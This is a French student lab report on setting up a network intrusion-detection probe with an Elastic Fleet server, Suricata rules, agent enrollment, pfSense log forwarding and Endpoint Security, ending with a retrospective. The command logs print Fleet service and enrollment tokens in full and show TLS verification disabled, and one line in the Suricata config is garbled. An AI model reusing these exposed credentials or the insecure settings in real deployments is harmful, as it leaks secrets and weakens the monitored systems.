Il est rarement possible de mettre en place une collecte exhaustive sur une architecture. En effet, les moyens hardware, la qualité de la liaison avec le SIEM ou tout simplement la capacité de traitement du SOC peuvent limiter les choix de collecte qui seront fait. Dans un tel cas, plusieurs données sont à prendre en compte pour effectuer les bons choix : risques résiduels ; connaissance de la menace ; coût (matériel/débit/humain) de telle ou telle option.

En prenant en compte ces éléments, proposez une liste des points de collectes possibles, du plus nécessaire (s'il devait n'y en avoir qu'un) au moins important :

- le trafic réseau au travers du fire-wall
- les modifications du système sur le DC
- l'intégrité des données sur les postes client

## Fleet server

Nous allons déployer un fleet server sur la sonde. Ce dernier nous permet le déploiement des agents peut se gérer de façon centralisée. Cette capacité nous fera gagner un temps précieux par la suite tout en nous permettant d'avoir une vue globale du fonctionnement de nos agents (NOC supervision)

Quelle adresse IP les agents (du réseau DMZ ou LAN) devront-ils utiliser pour joindre la sonde ?

l'adresse IP que devront contacter les agents du réseau DMZ ou LAN est la 192.168.50.2

On suit les différentes étapes de l'installation du serveur Fleet

```
user@sonde-securim:~/elastic-agent$ sudo ./elastic-agent install \
> --fleet-server-es=https://192.168.50.2:9200 \
> --fleet-server-service-token=AAEAAW5VXNDQmVzmxlZQtc2VydVYyL3Rva2VulTE3MTY2NjMzMzQDM4Mjc6NEU2QW0RDRTcktnZnE2N1dQY2dMdw \
> --fleet-server-policy=fleet-server-policy \
> --fleet-server-es-ca-trusted-fingerprint=f7b11db247f2f6a2e864beda08bb1ec0dc4f066f8d5f0a40a41ca56c771a4e5
[sudo] Mot de passe de user :
Elastic Agent will be installed at /opt/Elastic/Agent and will run as a service. Do you want to continue? [Y/n]:y
{"log.level":"info","@timestamp":"2024-05-22T09:40:39.635+0200","log.origin":{"file.name":"cmd/enroll_cmd.go","file.line":403},"message":"Generating self-signed certificate for Fleet Server","ecs.version":"1.6.0"}
{"log.level":"info","@timestamp":"2024-05-22T09:40:43.189+0200","log.origin":{"file.name":"cmd/enroll_cmd.go","file.line":792},"message":"Fleet Server - Starting","ecs.version":"1.6.0"}
{"log.level":"info","@timestamp":"2024-05-22T09:40:47.259+0200","log.origin":{"file.name":"cmd/enroll_cmd.go","file.line":773},"message":"Fleet Server - Running on policy with Fleet Server integration: fleet-server-policy; missing config fleet.agent.id (expected during bootstrap process)","ecs.version":"1.6.0"}
{"log.level":"info","@timestamp":"2024-05-22T09:40:47.566+0200","log.origin":{"file.name":"cmd/enroll_cmd.go","file.line":471},"message":"Starting enrollment to URL: https://sonde-securim:8220/", "ecs.version":"1.6.0"}
{"log.level":"info","@timestamp":"2024-05-22T09:40:48.876+0200","log.origin":{"file.name":"cmd/enroll_cmd.go","file.line":273},"message":"Successfully triggered restart on running Elastic Agent.", "ecs.version":"1.6.0"}
Successfully enrolled the Elastic Agent.
Elastic Agent has been successfully installed.
```

Figure 12 : Installation du serveur Fleet

## Découverte de Kibana

Dans Kibana, regardez le détail de la politique d'agent Fleet Server Policy qui a été créée automatiquement plus tôt.

Quelles sont les intégrations que cette politique déploie ?

- fleet\_server-1
- system-1

Quels sont les 3 Data streams que collectent cette intégration ?

- Collect logs depuis l'instance système
- Collect depuis le journal d'événements de windows
- Collect des metrics depuis l'instance système

## Suricata

Nous utiliserons Suricata pour collecter le trafic réseau capturé par nos taps. En effet, Suricata incorpore une partie corrélation avec un jeux de règles qui lui est propre. ELK 8 fait également de la corrélation, mais pas depuis longtemps et l'intelligence de détection pour la partie réseau est aujourd'hui existante au format de règles Suricata. C'est d'ailleurs le format de partage des règles réseau du CALID.

Utilisez la commande docker ps --no-trunc, pour visualiser avec quel paramètre -i est lancé Suricata ?

On retrouve les interfaces enp0s8 et enp0s9.

```
250870e4cad0bc4b5d9d024768afed51fb429e47a4f41c01a7b9c7aea078c0ba  jasonish/suricata:latest  "/docker-entrypoint.sh '-i enp0s8 -i enp0s9'"  
s  suricata-suricata-1
```

Est-on conforme à l'architecture LID que l'on souhaite mettre en place ?

Modification du fichier suricata.yaml

```
address-groups:  
  HOME_NET: "[192.168.100.0/24,192.168.200.0/24]"  
  #HOME_NET: "[192.168.0.0/16]"  
  #HOME_NET: "[10.0.0.0/8]"  
  #HOME_NET: "[172.16.0.0/12]"  
  #HOME_NET: "any"  
  #stomach sudo command: Descending  
  EXTERNAL_NET: "!$HOME_NET"  
  #EXTERNAL_NET: "any"  
  
  HTTP_SERVERS: "[192.168.200.2,192.168.100.1,192.168.200.1]"  
  SMTP_SERVERS: "$HOME_NET"  
  SQL_SERVERS: "$HOME_NET"  
  DNS_SERVERS: "[192.168.200.1,192.168.100.1,192.168.100.10]"  
  TELNET_SERVERS: "$HOME_NET"  
  AIM_SERVERS: "$EXTERNAL_NET"  
  DC_SERVERS: "192.168.100.10"  
  DNP3_SERVER: "$HOME_NET"  
  DNP3_CLIENT: "$HOME_NET"  
  MODBUS_CLIENT: "$HOME_NET"  
  MODBUS_SERVER: "$HOME_NET"  
  ENIP_CLIENT: "$HOME_NET"  
  ENIP_SERVER: "$HOME_NET"
```

Figure 13 : Fichier suricata.yaml

## Intégration de Suricata Event sur ELK




<code>fleet_server-1</code>	 Fleet Server v1.2.0	default
<code>suricata-1</code>	 Suricata Events v2.3.0	default
<code>system-1</code>	 System v1.16.2	default

Figure 14 : Intégration de Suricata sur l'ELK

Nous allons effectuer un test de remonter sur ELK pour cela nous allons charger la page elysee.fr. Cet appel doit être logué car le Poste LID utilise le réseau LAN pour accéder à internet

Trouvez dans Discover l'adresse IP de l'Elysée 104.18.30.248




Figure 15 : Télémétries concernant l'IP de l'Elysée

Maintenant nous allons tester les alertes pour ce faire la commande `curl -v elysee.fr` depuis le post LID devrait faire l'affaire

Consultez l'alerte qui vient d'être levée.

Quel est le nom de la règle qui a levé l'alerte ?

le nom de la règle est "ET POLICY"

A quelle catégorie appartient cette règle ?

Elle appartient à la catégorie des Fuite de donnée

## Agents

Les agents nous permettent de superviser les différentes machines qui composent notre LAN.

Nous allons créer un nouvel agent pour le service web

L'installation de l'agent sur le service web n'a pas fonctionné

```
user@web-services:~/elastic-agent$ sudo ./elastic-agent install -i --url=https://192.168.50.2:443 --enrollment-token=UXFOTG9JOEJDBWb5UG9wQ51UWE460GRFajVZwRURFN4QjLEB6V10uHEZw==
Elastic Agent will be installed at /opt/Elastic/Agent and will run as a service. Do you want to continue? [Y/n]:y
{"log.level":"warn","@timestamp":"2024-05-22T14:46:09.046+0200","log.logger":"tls","log.origin":{"file.name":"tlscommon/tls_config.go","file.line":104},"message":"SSL/TLS verifications disabled.","ecs.version":"1.6.0"}
{"log.level":"info","@timestamp":"2024-05-22T14:46:09.476+0200","log.origin":{"file.name":"cmd/enroll_cmd.go","file.line":471},"message":"Starting enrollment to URL: https://192.168.50.2:443/","ecs.version":"1.6.0"}
{"log.level":"warn","@timestamp":"2024-05-22T14:46:10.248+0200","log.logger":"tls","log.origin":{"file.name":"tlscommon/tls_config.go","file.line":104},"message":"SSL/TLS verifications disabled.","ecs.version":"1.6.0"}
Error: fail to enroll: fail to execute request to fleet-server: status code: 0, fleet-server returned an error: , message: Authentication failed. Please make sure you pass the API key of an API enabled user along in the Authorization header.
```

Figure 16 : Installation ne fonctionnant pas

Nous allons essayer de mettre en place un agent pour le poste client et le DC

```
C:\Users\Administrateur\Downloads\elastic-agent>elastic-agent.exe install --url=https://192.168.50.2:8220 --enrollment-token=bHRGUG9ZOEJ6R09aKkVqT29fwkU6Q2dFaTRaXzJReWFXQlZHeUY1MzBrdw== -i
Elastic Agent will be installed at C:\Program Files\Elastic\Agent and will run as a service. Do you want to continue? [Y/n]:y
{"log.level":"warn","@timestamp":"2024-05-22T19:52:54.372+0200","log.logger":"tls","log.origin":{"file.name":"tlscommon/tls_config.go","file.line":104},"message":"SSL/TLS verifications disabled.","ecs.version":"1.6.0"}
{"log.level":"info","@timestamp":"2024-05-22T19:52:55.203+0200","log.origin":{"file.name":"cmd/enroll_cmd.go","file.line":471},"message":"Starting enrollment to URL: https://192.168.50.2:8220/","ecs.version":"1.6.0"}
{"log.level":"warn","@timestamp":"2024-05-22T19:52:55.474+0200","log.logger":"tls","log.origin":{"file.name":"tlscommon/tls_config.go","file.line":104},"message":"SSL/TLS verifications disabled.","ecs.version":"1.6.0"}
{"log.level":"info","@timestamp":"2024-05-22T19:53:02.278+0200","log.origin":{"file.name":"cmd/enroll_cmd.go","file.line":271},"message":"Elastic Agent might not be running; unable to trigger restart","ecs.version":"1.6.0"}
Successfully enrolled the Elastic Agent.
Elastic Agent has been successfully installed.
```

Figure 17 : Installation de l'agent sur le client

Filter your data using KQL syntax

Status

Tags

0

Agent policy

2

Upgrade available

+

Add agent

Showing 3 agents

Healthy

1

Unhealthy

0

Updating

2

Offline

0

<div><input type="checkbox"/></div> Host	Status	Tags	Agent policy	Version	Last activity	Actions
<div><input type="checkbox"/></div> DC	Updating		Agent policy Windows rev. 1	8.3.2		<div>...</div>
<div><input type="checkbox"/></div> BossDesk	Updating		Agent policy Windows rev. 1	8.3.2		<div>...</div>
<div><input type="checkbox"/></div> sonde-securim	Healthy		Fleet Server Policy rev. 2	8.3.2	32 seconds ago	<div>...</div>

Rows per page: 20

<

1

>

Figure 18 : Tableau de bord Fleet Server

l'installation des agent windows c'est correctement passé

## Logs pfSense

Nous avons mis en place l'envoi de logs de pfsense vers la sonde et pour vérifier cela on a utilisé la commande nc -lvp5140. On peut voir que les logs sont arrivés sur la sonde avec le bon horodatage.

```
listening on [any] 5140 ...
192.168.50.1: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.2] from (UNKNOWN) [192.168.50.1] 514
<78>May 22 20:21:00 /usr/sbin/cron[28680]: (root) CMD (/usr/sbin/newsyslog)
```

Figure 19 : Netcat sur le port 5140

## Logs Nginx

Au vu des problèmes liés à l'installation de l'agent sur le service web, nous pouvons mettre en place les logs Nginx.

## Endpoint Security

Nous allons déployer sur nos agents l'intégration Endpoint and Cloud Security d'ELK.

Cette intégration est un peu particulière car il s'agit en réalité d'un EDR/XDR. C'est-à-dire qu'il a la capacité d'agir sur le système en autonomie. A l'image d'un anti-virus qui supprime une charge détectée avant même que vous n'ayez pu l'ouvrir.

Cette intégration est évidemment paramétrable et sa capacité de réaction autonome peut-être désactivée si besoin.




Figure 20 : Menu des intégrations

Le déploiement des EDR sur les Endpoint fut particulier puisque dans le sujet il est indiqué “il aurait fallu passer sur chaque poste à la main pour faire l'installation” or lors de l'installation ELK nous redemande de déployer des agents sur les machines.

Par défaut, est-ce que l'Endpoint intervient sur un fichier malveillant ou fait-il juste remonter la détection ?

Oui, l'Endpoint intervient sur le fichier malveillant en plus de faire une remontée

## Retex

Cette SAE fut enrichissante, cependant au vu des différents problèmes rencontrés c'est dommage qu'on n'ait pas plus avancé que cela dans la partie BLUE team. Même si le sujet est assez clair et relativement facile à comprendre. Au finale la difficulté de la SAE n'est pas la compréhension du sujet mais plus sur les problèmes techniques liés aux VM

Parmis les problèmes rencontrés nous avons eu :

- Des difficultés à mettre des adresses IP fixe sur le poste LID
- Les routes qui ne fonctionnent plus inopinément sur la kali attaquant
- Faire fonctionner la sonde correctement “crash aléatoire malgré ma config perso” (processeur de dernière génération et 32Go de RAM en DDR5)
- Impossible de démarrer la vm service web et donc de faire toute les manipulations dessus

# Source

[Définition de OSINT](#)

[Proxy inverse | Les serveurs reverse proxy, c'est quoi ? | Cloudflare](#)

[Uniform Resource Identifier — Wikipédia](#)

[User-agent : définition](#)

[Définition SEO de Referrer, Référent](#)

[Qu'est-ce que le mouvement latéral ? | Silverfort Glossaire](#)

[The Difference Between Pivoting vs. Lateral Movement • TrueFort](#)